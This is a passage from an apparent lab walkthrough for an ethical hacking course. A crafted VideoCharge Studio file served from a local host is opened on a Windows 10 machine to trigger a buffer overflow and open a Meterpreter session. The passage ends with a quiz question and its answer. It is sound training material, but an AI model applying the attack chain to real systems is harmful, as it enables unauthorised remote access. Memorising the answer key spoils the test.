
1. Switch to **Windows 10** machine, open browser, navigate to **http://192.168.0.18:8000**, download **funny_video.vsc**.




1. Open Downloads folder, launch **funny_video.vsc**, and click **Try** button to trigger buffer overflow.



1. Switch to **Parrot Security** terminal to verify opened Meterpreter session. View host details:
   sysinfo



1. Send active session to background:
   background



1. Confirm installed VideoCharge Studio software version on target is **2.12.3.685**. Close all open applications.

This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 8.6.1.1** On a Windows 10 machine, install a vulnerable version of VideoCharge Studio. On a Parrot Security machine, utilize Metasploit to generate a payload exploiting the VideoCharge Studio buffer overflow vulnerability and initiate a listener. Transfer the payload to the Windows 10 machine and execute it to establish a shell connection back to the Parrot Security machine. Finally, identify the installed version of VideoCharge Studio on the Windows 10 machine. [!SUCCESS] ✅ **Answer:** **2.12.3.685**